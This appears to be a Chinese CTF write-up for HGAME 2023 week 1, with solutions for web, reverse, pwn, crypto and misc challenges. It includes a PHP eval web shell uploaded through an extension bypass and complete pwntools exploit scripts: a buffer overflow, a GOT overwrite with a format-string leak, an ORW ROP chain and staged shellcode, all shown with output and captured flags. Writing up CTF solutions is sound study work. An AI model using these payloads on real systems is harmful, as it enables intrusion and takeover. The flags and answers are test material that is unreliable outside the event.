Web


Classic Childhood Game

在Event.js里可以看到通关时调用了一个奇怪的mota函数。

```
window.setTimeout(function () {
  Message = ["[Hero]玩家，恭喜你！通关普通结局的纪元魔塔。", "[Npc=3,仙子]谢谢支持！"];
  mota();
  Event.ShowMessageList(Message, function () {
    location.reload();
  });
}, 3000);
```

```
function mota() {
  var a = ['\x59\x55\x64\x6b\x61\x47\x4a\x58\x56\x6a\x64\x61\x62\x46\x5a\x31\x59\x6d\x35\x73\x53\x31\x6c\x59\x57\x6d\x68\x6a\x4d\x6b\x35\x35\x59\x56\x68\x43\x4d\x45\x70\x72\x57\x6a\x4
  (function (b, e) {
    var f = function (g) {
      while (--g) {
        b['push'](b['shift']());
      }
    };
    f(++e);
  }(a, 0x198));
  var b = function (c, d) {
    c = c - 0x0;
    var e = a[c];
    if (b['CFrzVf'] === undefined) {
      (function () {
        var g;
        try {
          var i = Function('return\x20(function()\x20' + '{}.constructor(\x22return\x20this\x22)(\x20)' + ');');
          g = i();
```

大概率是个混淆加密，先在console调用一下看看。



flag直接弹出来了。

Guess Who I Am

源代码里有提示，是数据的来源。

```
<body>
  <!-- Hint: https://github.com/Potat0000/Vidar-Website/blob/master/src/scripts/config/member.js -->
  <div id="app"></div>
```

根据数据答对100次即可。主要就是写个爬虫脚本。

```
import requests
import re

sess=requests.Session()
url='http://week-1.hgame.lwsec.cn:31821'
infos=eval(open('data.py','r',encoding='utf-8').read())
for i in range(100):
    req1=sess.get(url+'/api/getQuestion')
    intro=eval(req1.text)["message"]
    sess.get(url+'/api/getQuestion')
    for item in infos:
        if item["intro"]==intro:
```

```
            print(item["id"])
            req2=sess.post(url+'/api/verifyAnswer',data={"id":item["id"]})
            print(eval(req2.text)["message"])
            break
    else:
        print("intro not found!")
        exit(0)
    req3=sess.get(url+'/api/getScore')
    print(eval(req3.text)["message"])

#hgame{Guess_who_i_am^Happy_Crawler}
```

```
97
bigmud
Correct answer!
98
tr0uble
Correct answer!
99
Ac4ae0
Correct answer!
hgame{Guess_who_i_am^Happy_Crawler}
```

Show Me Your Beauty

文件上传，前端js有类型检查，先改掉。

```
if (false) {
  alert("Invalid file extensions!");
  return false;
} else {
  var files = $('#file').prop('files');
  var data = new FormData();

  data.append('file', files[0])

  $.ajax({
    url: "./upload.php",
```

然后后端没有检查后缀名大小写，用.phP即可绕过，成功上传。

Burp Suite Professional v1.6 - licensed to LarryLau

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Options | Alerts

1 × 2 × ...

Go | Cancel | < | > | Target: http://week-1.hgame.lwsec.cn:31943

Request

Raw | Params | Headers | Hex

```
POST /upload.php HTTP/1.1
Host: week-1.hgame.lwsec.cn:31943
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0)
Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data;
boundary=----------------------------138757777412424768999444 27082
Content-Length: 263
Origin: http://week-1.hgame.lwsec.cn:31943
Connection: keep-alive
Referer: http://week-1.hgame.lwsec.cn:31943/
Cookie:
session=MTY3MzA2MTM0NHxEdi1CQkFFQ180SUFBUkFCRUFBQU9fLUNBQU1HYzNSeWFXNW5BQWdBQm
5OdmJIWmxaQU5wYm5RRUFnQUNCbk4wY21sdVp3d05BQXRqYUdGc2JHVnVaMlZKWkFOcGJuUUVBZ0E2
fO2fJmgz6KFGeNKDLF41H5-eeJ49P2FshhP0oA7ZQ8S2;
PHPSESSID=12b6ulfqcf16v1nhvjqs0o59co

----------------------------138757777412424768999444 27082
Content-Disposition: form-data; name="file"; filename="door.phP"
Content-Type: application/octet-stream

<?php @eval($_POST['pass']); ?>
----------------------------138757777412424768999444 27082--
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Fri, 13 Jan 2023 06:09:16 GMT
Server: Apache/2.4.51 (Debian)
X-Powered-By: PHP/8.1.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 94
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

{"json":"Upload Successfully! .\/img\/door.phP
5s\u540e\u9875\u9762\u81ea\u52a8\u5237\u65b0"}
```

? < + > Type a search term 0 matches

Done 456 bytes | 1,033 millis

蚁剑连接，读取flag

中国蚁剑

AntSword 编辑 窗口 调试

101.37.12.59

编辑: /flag

/flag 刷新 高亮 用此编码打开 保存

```
1 hgame{Unsave_F1L5_SYS7em_UPL0ad!}
2
```

Reverse

test your IDA

f5直接看到flag

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   char Str1[24]; // [rsp+20h] [rbp-18h] BYREF
4
5   sub_140001064("%10s");
6   if ( !strcmp(Str1, "r3ver5e") )
7     sub_140001010("your flag:hgame{te5t_y0ur_IDA}");
8   return 0;
9 }
```

easyasm

简单分析一下，是一个异或加密

```
enc=
[0x5b,0x54,0x52,0x5e,0x56,0x48,0x44,0x56,0x5f,0x50,0x3,0x5e,0x56,0x6c,0x47,0x3,0
x6c,0x41,0x56,0x6c,0x44,0x5c,0x41,0x2,0x57,0x12,0x4e]
flag=bytes([ x^0x33 for x in enc])
print(flag)
#b'hgame{welcOme_tO_re_wor1d!}'
```

easyenc

```
v4 = -1i64;
do
  ++v4;
while ( *((_BYTE *)v10 + v4) );
if ( v4 == 41 )
{
  while ( 1 )
  {
    v5 = (*((_BYTE *)v10 + v3) ^ 0x32) - 86;
    *((_BYTE *)v10 + v3) = v5;
    if ( *((_BYTE *)v8 + v3) != v5 )
      break;
    if ( ++v3 >= 41 )
    {
      v6 = "you are right!";
      goto LABEL_8;
    }
  }
  v6 = "wrong!";
```

异或0x32然后减86，倒着推回来即可

```
v8=[0]*11
v8[0] = 0x9FDFF04
v8[1] = 0xB0F301
v8[2] = 0xADF00500
v8[3] = 0x5170607
v8[4] = 0x17FD17EB
v8[5] = 0x1EE01EA
v8[6] = 0xFA05B1EA
v8[7] = 0xAC170108
v8[8] = 0xFDEA01EC
v8[9] = 0x60705F0
v8[10]= 0xF9
enc=[]
for d in v8:
    for _ in range(4):
        enc.append(d&0xff)
        d>>=8
flag=bytes([ ((c+86)&0xff)^0x32 for c in enc[:-3]])
```

```
print(flag)
#b'hgame{4ddit1on_is_a_rever5ible_Operation}'
```

encode

```
for ( i = 0; i < 50; ++i )
{
  v4[2 * i] = v5[i] & 0xF;
  v4[2 * i + 1] = (v5[i] >> 4) & 0xF;
}
```

将字节的低4位和高4位拆开了，直接合并还原即可。

```
enc = [ 8, 6, 7, 6, 1, 6, 13, 6, 5, 6, 11, 7, 5, 6, 14, 6, 3, 6, 15, 6, 4, 6, 5,
6, 15, 5, 9, 6, 3, 7, 15, 5, 5, 6, 1, 6, 3, 7, 9, 7, 15, 5, 6, 6, 15, 6, 2, 7,
15, 5, 1, 6, 15, 5, 2, 7, 5, 6, 6, 7, 5, 6, 2, 7, 3, 7, 5, 6, 15, 5, 5, 6, 14,
6, 7, 6, 9, 6, 14, 6, 5, 6, 5, 6, 2, 7, 13, 7]
flag=bytes([ enc[2*i]+(enc[2*i+1]<<4) for i in range(len(enc)//2)])
print(flag)
#b'hgame{encode_is_easy_for_a_reverse_engineer}'
```

a_cup_of_tea

```
v2 = *a2;
v3 = 0;
v4 = a2[1];
v5 = a2[2];
v6 = a2[3];
v7 = *a1;
v8 = 32i64;
v9 = a1[1];
do
{
  v3 -= -0xABCDEF23;
  v7 += (v3 + v9) ^ (v2 + 16 * v9) ^ (v4 + (v9 >> 5));
  result = v3 + v7;
  v9 += result ^ (v5 + 16 * v7) ^ (v6 + (v7 >> 5));
  --v8;
}
while ( v8 );
*a1 = v7;
a1[1] = v9;
return result;
```

魔改了常量的tea加密。

```
#include <stdio.h>

void decrypt(unsigned int* v, int* k) {
    int delta = 0xABCDEF23;
    unsigned int y = v[0], z = v[1], i; /* set up */
    int sum = delta * 32 ;                  /* a key schedule constant */
    int a = k[0], b = k[1], c = k[2], d = k[3];    /* cache key */
```

```
    for (i = 0; i < 32; i++) {                          /* basic cycle start
*/
        z -= ((y << 4) + c) ^ (y + sum) ^ ((y >> 5) + d);
        y -= ((z << 4) + a) ^ (z + sum) ^ ((z >> 5) + b);
        sum -= delta;                                   /* end cycle */
    }
    v[0] = y;
    v[1] = z;
}

int main() {
    int key[] = { 0x12345678,0x23456789,0x34567890,0x45678901 };
    unsigned int enc[10];
    enc[0] = 0x2E63829D;
    enc[1] = 0xC14E400F;
    enc[2] = 0x9B39BFB9;
    enc[3] = 0x5A1F8B14;
    enc[4] = 0x61886DDE;
    enc[5] = 0x6565C6CF;
    enc[6] = 0x9F064F64;
    enc[7] = 0x236A43F6;
    enc[8] = 0x7D6B;
    for(int i = 0; i < 8; i += 2) {
        decrypt(&enc[i], key);
    }
    for (int i = 0; i < 8; i++) {
        printf("%lx\n", enc[i]);
    }
    printf("%s\n", enc);
    return 0;
}
```

flag: hgame{Tea_15_4_v3ry_h3a1thy_drlnk}

Pwn

test_nc

nc直连，cat flag

```
lt@ubuntu:~/Desktop/PwnTest/National CTFs/2023/hgame/week1$ nc week-1.hgame.lwsec.cn 32562
ls
bin
dev
flag
lib
lib32
lib64
vuln
cat flag
hgame{575de6d23d0f765767697da8547402ea312e693f}
```

easy_overflow

有后门，直接溢出。关闭了stdout，做一个重定向即可。

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import sys
import os
from pwn import *
#context.log_level = 'debug'

binary = 'vuln'
elf = ELF('vuln')
libc = elf.libc
context.binary = binary
context.arch = 'amd64'
context.terminal = ['gnome-terminal', '-x', 'sh', '-c']
def dbg(script = ""):
    if (len(sys.argv) == 3):
        return
    elif(script):
        attach(p,script)
        sleep(1)
    else:
        attach(p)
        sleep(1)
if(len(sys.argv) == 3):
    p = remote(sys.argv[1],sys.argv[2])
else:
    p = process(binary)
l64 = lambda      :u64(p.recvuntil("\x7f")[-6:].ljust(8,"\x00"))
l32 = lambda      :u32(p.recvuntil("\xf7")[-4:].ljust(4,"\x00"))
sla = lambda a,b  :p.sendlineafter(str(a),str(b))
sa  = lambda a,b  :p.sendafter(str(a),str(b))
lg  = lambda name,data : p.success(name + ": 0x%x" % data)
se  = lambda payload: p.send(payload)
rl  = lambda      : p.recvline()
rv  = lambda n    : p.recv(n)
sl  = lambda payload: p.sendline(payload)
ru  = lambda a     :p.recvuntil(str(a))
rud = lambda a     :p.recvuntil(str(a),drop=True)
#dbg()
ret=0x40101a
payload='a'*0x18+p64(ret)+p64(elf.sym['b4ckd0or'])
sl(payload)
sl('exec 1>&0')
p.interactive()
```

```
lt@ubuntu:~/Desktop/PwnTest/National CTFs/2023/hgame/week1/easy_overflow$ python vuln.py week-1.hgame.lwsec.cn 31191
[*] '/home/lt/Desktop/PwnTest/National CTFs/2023/hgame/week1/easy_overflow/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] u'/usr/lib/x86_64-linux-gnu/libc-2.31.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to week-1.hgame.lwsec.cn on port 31191: Done
[*] Switching to interactive mode
$ ls
bin
dev
flag
lib
lib32
lib64
vuln
$ cat flag
hgame{d912d595f016ce776dcc7e9dd419d803f8db8391}
```

choose_the_seat

漏洞在于这里输入没有检查大于0，因此可以为负数

```
void __noreturn vuln()
{
  unsigned int v0; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v1; // [rsp+8h] [rbp-8h]

  v1 = __readfsqword(0x28u);
  puts("Here is the seat from 0 to 9, please choose one.");
  __isoc99_scanf("%d", &v0);
  if ( (int)v0 > 9 )
  {
    printf("There is no such seat");
    exit(1);
  }
  puts("please input your name");
  read(0, &seats[16 * v0], 0x10uLL);
  printf("Your name is ");
  puts(&seats[16 * v0]);
  printf("Your seat is %d\n", v0);
  printf("Bye");
  exit(0);
}
```

而seats数组在bss段，当v0为负数时，可以向上修改到got表。

```
.got.plt:0000000000404000 _GLOBAL_OFFSET_TABLE_ dq offset _DYNAMIC
.got.plt:0000000000404008 qword_404008    dq 0                    ; DATA XREF: sub_401020↑r
.got.plt:0000000000404010 qword_404010    dq 0                    ; DATA XREF: sub_401020+6↑r
.got.plt:0000000000404018 off_404018      dq offset puts          ; DATA XREF: _puts+4↑r
.got.plt:0000000000404020 off_404020      dq offset setbuf        ; DATA XREF: _setbuf+4↑r
.got.plt:0000000000404028 off_404028      dq offset printf        ; DATA XREF: _printf+4↑r
.got.plt:0000000000404030 off_404030      dq offset read          ; DATA XREF: _read+4↑r
.got.plt:0000000000404038 off_404038      dq offset __isoc99_scanf
.got.plt:0000000000404038                                         ; DATA XREF: ___isoc99_scanf+4↑r
.got.plt:0000000000404040 off_404040      dq offset exit          ; DATA XREF: _exit+4↑r
.got.plt:0000000000404040 _got_plt        ends
.got.plt:0000000000404040
```

先修改exit_got为vuln地址，使得可以反复利用该漏洞。然后改puts_got为printf_plt，利用格式化字符串漏洞泄露libc，再写入one_gadget。

```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import sys
import os
from pwn import *
#context.log_level = 'debug'

binary = 'vuln'
elf = ELF('vuln')
libc = elf.libc
context.binary = binary
context.arch = 'amd64'
context.terminal = ['gnome-terminal', '-x', 'sh', '-c']
def dbg(script = ""):
    if (len(sys.argv) == 3):
        return
    elif(script):
        attach(p,script)
        sleep(1)
    else:
        attach(p)
        sleep(1)
if(len(sys.argv) == 3):
    p = remote(sys.argv[1],sys.argv[2])
else:
    p = process(binary)
l64 = lambda      :u64(p.recvuntil("\x7f")[-6:].ljust(8,"\x00"))
l32 = lambda      :u32(p.recvuntil("\xf7")[-4:].ljust(4,"\x00"))
sla = lambda a,b  :p.sendlineafter(str(a),str(b))
sa  = lambda a,b  :p.sendafter(str(a),str(b))
lg  = lambda name,data : p.success(name + ": 0x%x" % data)
se  = lambda payload: p.send(payload)
rl  = lambda      : p.recvline()
rv  = lambda n    : p.recv(n)
sl  = lambda payload: p.sendline(payload)
ru  = lambda a     :p.recvuntil(str(a))
rud = lambda a     :p.recvuntil(str(a),drop=True)

sla('choose one.\n','-6')
sla('name\n',p64(elf.sym['vuln']))
sla('choose one.\n','-9')
sla('name\n',p64(0)+p64(elf.plt['printf']))
sla('choose one.','0')

sla('name','%19$p')
ru('name is ')
libc_base=int(rl().strip(),16)-libc.sym['__libc_start_main']-243
lg('libc_base',libc_base)
gadgets=[0xe3afe,0xe3b01,0xe3b04]
gadget_add=libc_base+gadgets[1]
sla('choose one.','-6')
#dbg()
sla('name',p64(gadget_add))

p.interactive()
```

```
lt@ubuntu:~/Desktop/PwnTest/National CTFs/2023/hgame/week1/choose_the_seat$ python vuln.py week-1.hgame.lwsec.cn 30687
[*] '/home/lt/Desktop/PwnTest/National CTFs/2023/hgame/week1/choose_the_seat/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x3ff000)
    RUNPATH:  '/home/lt/glibc-all-in-one/libs/2.31-0ubuntu9.9_amd64/'
[*] u'/home/lt/glibc-all-in-one/libs/2.31-0ubuntu9.9_amd64/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to week-1.hgame.lwsec.cn on port 30687: Done
[+] libc_base: 0x7f38e090a000
[*] Switching to interactive mode
Your name is 8Your seat is -6
Bye$ ls
bin
dev
flag
ld-2.31.so
lib
lib32
lib64
libc-2.31.so
vuln
$ cat flag
hgame{6d2db4d7fdb3b0c786243350d7831beda17a7e2d}
```

orw

禁用了execve调用，因此需要orw读flag。

```
lt@ubuntu:~/Desktop/PwnTest/National CTFs/2023/hgame/week1/orw$ seccomp-tools dump ./vuln
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000000  A = sys_number
 0001: 0x15 0x02 0x00 0x0000003b  if (A == execve) goto 0004
 0002: 0x15 0x01 0x00 0x00000142  if (A == execveat) goto 0004
 0003: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0004: 0x06 0x00 0x00 0x00000000  return KILL
```

溢出的字节不够多，放不下orw的rop链。

```
ssize_t vuln()
{
  char buf[256]; // [rsp+0h] [rbp-100h] BYREF

  return read(0, buf, 0x130uLL);
}
```

因此先将rop链读到bss段，然后栈迁移到bss上，使得溢出后直接能够执行orw的rop链。

本题可以先泄露libc，然后一些gadget可以在libc里面找。

```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import sys
import os
from pwn import *
#context.log_level = 'debug'

binary = 'vuln'
elf = ELF('vuln')
libc = ELF('./libc-2.31.so')
context.binary = binary
context.arch = 'amd64'
context.terminal = ['gnome-terminal', '-x', 'sh', '-c']
def dbg(script = ""):
    if (len(sys.argv) == 3):
```

```
        return
    elif(script):
        attach(p,script)
        sleep(1)
    else:
        attach(p)
        sleep(1)
if(len(sys.argv) == 3):
    p = remote(sys.argv[1],sys.argv[2])
else:
    p = process(binary)
l64 = lambda      :u64(p.recvuntil("\x7f")[-6:].ljust(8,"\x00"))
l32 = lambda      :u32(p.recvuntil("\xf7")[-4:].ljust(4,"\x00"))
sla = lambda a,b  :p.sendlineafter(str(a),str(b))
sa  = lambda a,b  :p.sendafter(str(a),str(b))
lg  = lambda name,data : p.success(name + ": 0x%x" % data)
se  = lambda payload: p.send(payload)
rl  = lambda      : p.recvline()
rv  = lambda n    : p.recv(n)
sl  = lambda payload: p.sendline(payload)
ru  = lambda a     :p.recvuntil(str(a))
rud = lambda a     :p.recvuntil(str(a),drop=True)

ret=0x40101a
rdi=0x401393
leave_ret=0x4012ee
payload='a'*0x108+p64(rdi)+p64(elf.got['puts'])+p64(elf.plt['puts'])+p64(elf.sym
['vuln'])
sa('task.\n',payload)
libc_base=l64()-libc.sym['puts']
lg('libc_base',libc_base)
rsi=libc_base+0x000000000002601f
rdx=libc_base+0x0000000000142c92
open_add=libc_base+libc.sym['open']
read_add=libc_base+libc.sym['read']
write_add=libc_base+libc.sym['write']
bss=0x404060

orw='flag\x00\x00\x00\x00'
orw+=p64(rdi)+p64(bss+0x400)+p64(rsi)+p64(0)+p64(rdx)+p64(0)+p64(open_add)
orw+=p64(rdi)+p64(3)+p64(rsi)+p64(bss+0x520)+p64(rdx)+p64(0x30)+p64(read_add)
orw+=p64(rdi)+p64(1)+p64(rsi)+p64(bss+0x520)+p64(rdx)+p64(0x30)+p64(write_add)
payload='a'*0x108
payload+=p64(rsi)+p64(bss+0x400)+p64(read_add)
payload+=p64(elf.sym['main'])
se(payload)
#print(hex(len(orw)))
se(orw)

payload='A'*0x100+p64(bss+0x400)+p64(ret)+p64(0x4012cf)
#dbg()
sa('task.\n',payload)
payload='A'*0x100
se(payload)
```

```
p.interactive()
```

```
lt@ubuntu:~/Desktop/PwnTest/National CTFs/2023/hgame/week1/orw$ python vuln.py week-1.hgame.lwsec.cn 31567
[*] '/home/lt/Desktop/PwnTest/National CTFs/2023/hgame/week1/orw/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x3ff000)
    RUNPATH:  '/home/lt/glibc-all-in-one/libs/2.31-0ubuntu9.9_amd64/'
[*] '/home/lt/Desktop/PwnTest/National CTFs/2023/hgame/week1/orw/libc-2.31.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to week-1.hgame.lwsec.cn on port 31567: Done
[+] libc_base: 0x7f45b947e000
[*] Switching to interactive mode
hgame{3bec374471adcd47fb17a359284114fa15b7b533}
[*] Got EOF while reading in interactive
$
```

simple_shellcode

只能读入0x10字节的shellcode。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  init(argc, argv, envp);
  mmap((void *)0xCAFE0000LL, 0x1000uLL, 7, 33, -1, 0LL);
  puts("Please input your shellcode:");
  read(0, (void *)0xCAFE0000LL, 0x10uLL);
  sandbox();
  MEMORY[0xCAFE0000]();
  return 0;
}
```

那么利用该0x10字节的shellcode再构造一次read调用，将新的shellcode读入到旧的shellcode后面（即0xcafe0010处），使其能够继续执行。

本题同样禁用了execve调用，需要orw。

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import sys
import os
from pwn import *
#context.log_level = 'debug'

binary = 'vuln'
elf = ELF('vuln')
libc = elf.libc
context.binary = binary
context.arch = 'amd64'
context.terminal = ['gnome-terminal', '-x', 'sh', '-c']
def dbg(script = ""):
    if (len(sys.argv) == 3):
        return
    elif(script):
        attach(p,script)
        sleep(1)
    else:
```

```
        attach(p)
        sleep(1)
if(len(sys.argv) == 3):
    p = remote(sys.argv[1],sys.argv[2])
else:
    p = process(binary)
l64 = lambda      :u64(p.recvuntil("\x7f")[-6:].ljust(8,"\x00"))
l32 = lambda      :u32(p.recvuntil("\xf7")[-4:].ljust(4,"\x00"))
sla = lambda a,b  :p.sendlineafter(str(a),str(b))
sa  = lambda a,b  :p.sendafter(str(a),str(b))
lg  = lambda name,data : p.success(name + ": 0x%x" % data)
se  = lambda payload: p.send(payload)
rl  = lambda      : p.recvline()
rv  = lambda n    : p.recv(n)
sl  = lambda payload: p.sendline(payload)
ru  = lambda a     :p.recvuntil(str(a))
rud = lambda a     :p.recvuntil(str(a),drop=True)
dbg()
shell='xor eax, eax;xor edi,edi;push 0x7f;pop rdx;mov esi,
0xcafe0010;syscall;nop;nop'
print(len(asm(shell)))
sa('shellcode:',asm(shell))

shell=shellcraft.open('flag')
shell+=shellcraft.read(3,0xcafe0500,0x40)
shell+=shellcraft.write(1,0xcafe0500,0x40)
print(len(asm(shell)))
sl(asm(shell))
p.interactive()
```

```
lt@ubuntu:~/Desktop/PwnTest/National CTFs/2023/hgame/week1/simple_shellcode$ python vuln.py week-1.hgame.lwsec.cn 31991
[*] '/home/lt/Desktop/PwnTest/National CTFs/2023/hgame/week1/simple_shellcode/vuln'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  '/home/lt/glibc-all-in-one/libs/2.31-0ubuntu9.9_amd64/'
[*] u'/home/lt/glibc-all-in-one/libs/2.31-0ubuntu9.9_amd64/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to week-1.hgame.lwsec.cn on port 31991: Done
16
60
[*] Switching to interactive mode

hgame{9f9d1beedf71293bc5bbb2f4b3f63ce6ac6a50ef}
\x00\x00\x00\x00\x00\x00\x00\x00[*] Got EOF while reading in interactive
$
```

Crypto


兔兔的车票

直接尝试将图片两两异或。

```
from PIL import Image

width,height=Image.open('pics/enc0.png').size
```

```python
def xorImg(keyImg, sourceImg):
    img = Image.new('RGB', (width, height))
    for i in range(height):
        for j in range(width):
            p1, p2 = keyImg.getpixel((j, i)), sourceImg.getpixel((j, i))
            img.putpixel((j, i), tuple([(p1[k] ^ p2[k]) for k in range(3)]))
    return img

for i in range(16):
    for j in range(i+1,16):
        img1=Image.open('pics/enc%d.png'%i)
        img2=Image.open('pics/enc%d.png'%j)
        newimg=xorImg(img1,img2)
        newimg.save('saves/%d_xor_%d.png'%(i,j))
```

1_xor_6.png:



RSA

factordb上能找到n的分解。

```
from Crypto.Util.number import *

c=110674792674017748243232351185896019660434718342001686906527789876264976328686
134101972125493938434992787002915562500475480693297360867681000092725583284616 35
3543422388489208114545007138606543678040798651836027433383282177081034151589935 0
2429201720720905682925015221918351840036487110955982567927350227495558 2
n=135127138348299757374196447062640858416920350098320099993115949719051354213545
596643216739555453946196078110834726375475981791223069451364024181952818056802 08
956706492651029412459417447812321651660036833476384920694294282471153133423910 68
074540863892111391530236622661259374816695207718793550899976711250207 89
e=65537
p=112391349878049935867635590281872450576525502195152017686447707338690881853207
409384501788161383948443297233114335498994997957756559212616640879970972948 13
q=n//p
d=inverse(e,(p-1)*(q-1))
m=pow(c,d,n)
print(long_to_bytes(m))
#b'hgame{factordb.com_is_strong!}'
```

Be Stream

根据$s_i = 4 * s_{i-1} + 7 * s_{i-2}$，有:

$$\begin{bmatrix} s_{i-2} \\ s_{i-1} \end{bmatrix} * \begin{bmatrix} 0 & 7 \\ 1 & 4 \end{bmatrix} = \begin{bmatrix} s_{i-1} \\ s_i \end{bmatrix}$$

将递推关系转化为矩阵幂运算，在sagemath中运行。

```
enc=b'\x1a\x15\x05\t\x17\t\xf5\xa2-\x06\xec\xed\x01-
\xc7\xcc2\x1eXA\x1c\x157[\x06\x13/!-\x0b\xd4\x91-\x06\x8b\xd4-\x1e+*\x15-
pm\x1f\x17\x1bY'

def stream(i):
    key = [int.from_bytes(b"Be water", 'big'), int.from_bytes(b"my friend",
'big')]
    M=Matrix(Zmod(256),[[0,7],[1,4]])
    key=vector(Zmod(256),key)
    if i<=1:
        return int(key[i])
    else:
        return int((key*M^(i-1))[1])

flag=b''
for i in range(len(enc)):
    b=enc[i]^^stream(int(i//2)**6)
    flag+=bytes([b])
print(flag)
#b'hgame{1f_this_ch@l|eng3_take_y0u_to0_long_time?}'
```

Misc

Sign In

aGdhbWV7V2VsY29tZV9Ub19IR0FNRTIwMjMhfQ==

base64: hgame{Welcome_To_HGAME2023!}

Where am I

流量里能提出一个rar

```
Accept: */*
Content-Length: 53462
Content-Type: multipart/form-data; boundary=------------------------3fe14fb0cb2bd5a4

--------------------------3fe14fb0cb2bd5a4
Content-Disposition: form-data; name="upload"; filename="fake.rar"
Content-Type: application/octet-stream

Rar!.....s..
.........t$.5......}...t...8.$V.3.. ...Exchangeable.jpg..gN2...P..!....2H.....WDDF%....
+-.p...Q*.......Q...Z...t....j......[..j;.E..g.).Bh.;..@.......!.3...y..>...O=z..9.w.y..$..<.O>..,..#.*.o*...F...t.
.-.........3e...$$/U.v....A.1Y..b.t.vo.....3...>n.....eV.~<?;/[~./<][...W..y......;yl/&.+.......s....a.=n...
+...........u..s......]..vY...k..Y.....s..M.sM..t.D...^..a..Ney.i.QX.O;.c..5...?/....
q....-._w..|...#...|......h._........Z........_.[.....{....$.Op....NG..?h..9n{.E..O.l.z6_.c...S..>MO[!
`..s._........^N.......5.........3.........^...-....zX|......M..Ng.^.K..o..U...t.......f.j....Y..z......-
c..b..v.5...
9.u1.k...j..8..6.....fj{..d|i..Kz.._a..{..2.....I.MX78.M.....Nb.)>..nK...}.^.....Mg>..|.....-...V..R.jQ...N./{....
5>,d..uo.R~......T..>...[?/...`.Qv_.+.......=....-....m...W..!}.z.
7!....*.l......v......o...:^=..rU{...S-...U...:...../..;.-..u.Gg.......d~..W..{m..n..j&^..q.I.'u.X......V_..}w.
..c>^./..........{...q.x..;..g)p...Vw.4..s;.......].&...w...=....;K.   .Q..O.B..}...}...s...g....Wxr.q.........{.}9/w
..............._6.K........#........8.Wg...G.{/D.Y...dU.1       ..iy.|&.LE;5...l......,.....w............U.....cZ.p.r<;.
39.....F[./..z-
